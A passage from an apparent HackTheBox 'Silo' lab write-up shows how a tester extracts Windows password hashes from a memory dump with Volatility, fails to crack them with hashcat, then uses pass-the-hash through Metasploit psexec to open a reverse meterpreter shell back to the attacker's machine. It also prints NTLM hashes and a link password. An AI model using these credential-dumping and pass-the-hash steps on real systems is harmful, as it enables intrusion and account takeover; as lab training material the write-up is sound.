100666/rw-rw-rw-  300   fil   2018-01-05 17:53:19 -0500  Oracle issue.txt
100666/rw-rw-rw-  282   fil   2018-01-04 16:40:41 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2018-01-04 16:41:14 -0500  user.txt

meterpreter > cat user.txt
92ede778a1cc8d27cb6623055c331617meterpreter >
meterpreter >
[0] 0:openvpn  1:oracle- 3:venom*                          "kali" 15:24 11-Apr-20
```

After we grab user.txt, there's an interesting file: Oracle_issue.txt

It reads:

```
Support vendor engaged to troubleshoot Windows / Oracle performance issue (full memory du
mp requested):

Dropbox link provided to vendor (and password under separate cover).

Dropbox link
https://www.dropbox.com/sh/69skryzfszb7elq/AADZnQEbbqDoIf5L2d0PBxENa?dl=0

link password:
%Hm8646uC$
```

There were some Unicode issues, so I opened the file in Sublime Text first, then navigated through the site, and downloaded a .dmp file.

So I moved the .dmp file into a new directory, and binwalked it...

There's ALOT of data, too much to analyze with strings. Could this be a backup of the entire box? If so, could I extract the system hive?

I have no clue how to analyze .dmp files, so I take a quick break, google it, then come back.

SANS has a digital forensics cheat sheet: https://digital-forensics.sans.org/media/volatility-memory-forensics-cheat-sheet.pdf

Which recommends to use vol.py, looking at the GitHub page,

So, we select a platform (I just guessed), plugin and file. We hivelist, and voila:

```
0xffffc00000103000 0x000000003205d000 \SystemRoot\System32\Config\SOFTWARE
0xffffc00002c43000 0x0000000028ecb000 \SystemRoot\System32\Config\DEFAULT
0xffffc000061a3000 0x0000000027532000 \SystemRoot\System32\Config\SECURITY
0xffffc00000619000 0x0000000026cc5000 \SystemRoot\System32\Config\SAM
0xffffc0000060d000 0x0000000026c93000 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSE
R.DAT
0xffffc000006cf000 0x000000002688f000 \SystemRoot\System32\Config\BBI
0xffffc000007e7000 0x00000000259a8000 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.
DAT
0xffffc00000fed000 0x000000000d67f000 \??\C:\Users\Administrator\ntuser.dat
```

So now we use these offsets for the proper hive dump:

So I tried to do that, but mistyped hivedump with hashdump, but it kinda worked, so now we can try and crack the admin hash...

```
root@kali:~/Boxes/OSCP/Silo/Dump# volatility -f SILO-20180105-221806.dmp --profile=Win8SP
1x64 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9e730375b7cbcebf74ae46481e07b0c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Phineas:1002:aad3b435b51404eeaad3b435b51404ee:8eacdd67b77749e65d3b3d5c110b0969:::
```

So now we can try and crack that admin hash:

```
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NTLM
Hash.Target......: 9e730375b7cbcebf74ae46481e07b0c7
Time.Started.....: Sat Apr 11 17:09:44 2020 (5 secs)
Time.Estimated...: Sat Apr 11 17:09:49 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2916.8 kH/s (0.17ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
```

Unfortunately, we didn't crack the hash.

However, we might be able to use this hash with PSExec to get an admin shell.

AND IT WORKED!

```
root@kali: ~/Boxes/OSCP/Silo
File  Actions  Edit  View  Help
root@kali: ~/Boxes/OSCP/Silo

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.9:4443
[*] 10.10.10.82:445 - Connecting to the server...
[*] 10.10.10.82:445 - Authenticating to 10.10.10.82:445 as user 'Administrator'...
[*] 10.10.10.82:445 - Selecting PowerShell target
[*] 10.10.10.82:445 - Executing the payload...
[+] 10.10.10.82:445 - Service start timed out, OK if running a command or non-service exe
cutable...
[*] Sending stage (180291 bytes) to 10.10.10.82
[*] Meterpreter session 2 opened (10.10.14.9:4443 -> 10.10.10.82:49209) at 2020-04-11 17:
21:33 -0400

meterpreter > cd /Users/Administrator/Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-12-31 18:01:32 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2018-01-03 18:38:16 -0500  root.txt

meterpreter >

[0] 0:openvpn  1:psexec* 2:dump-                                  "kali" 17:21 11-Apr-20
```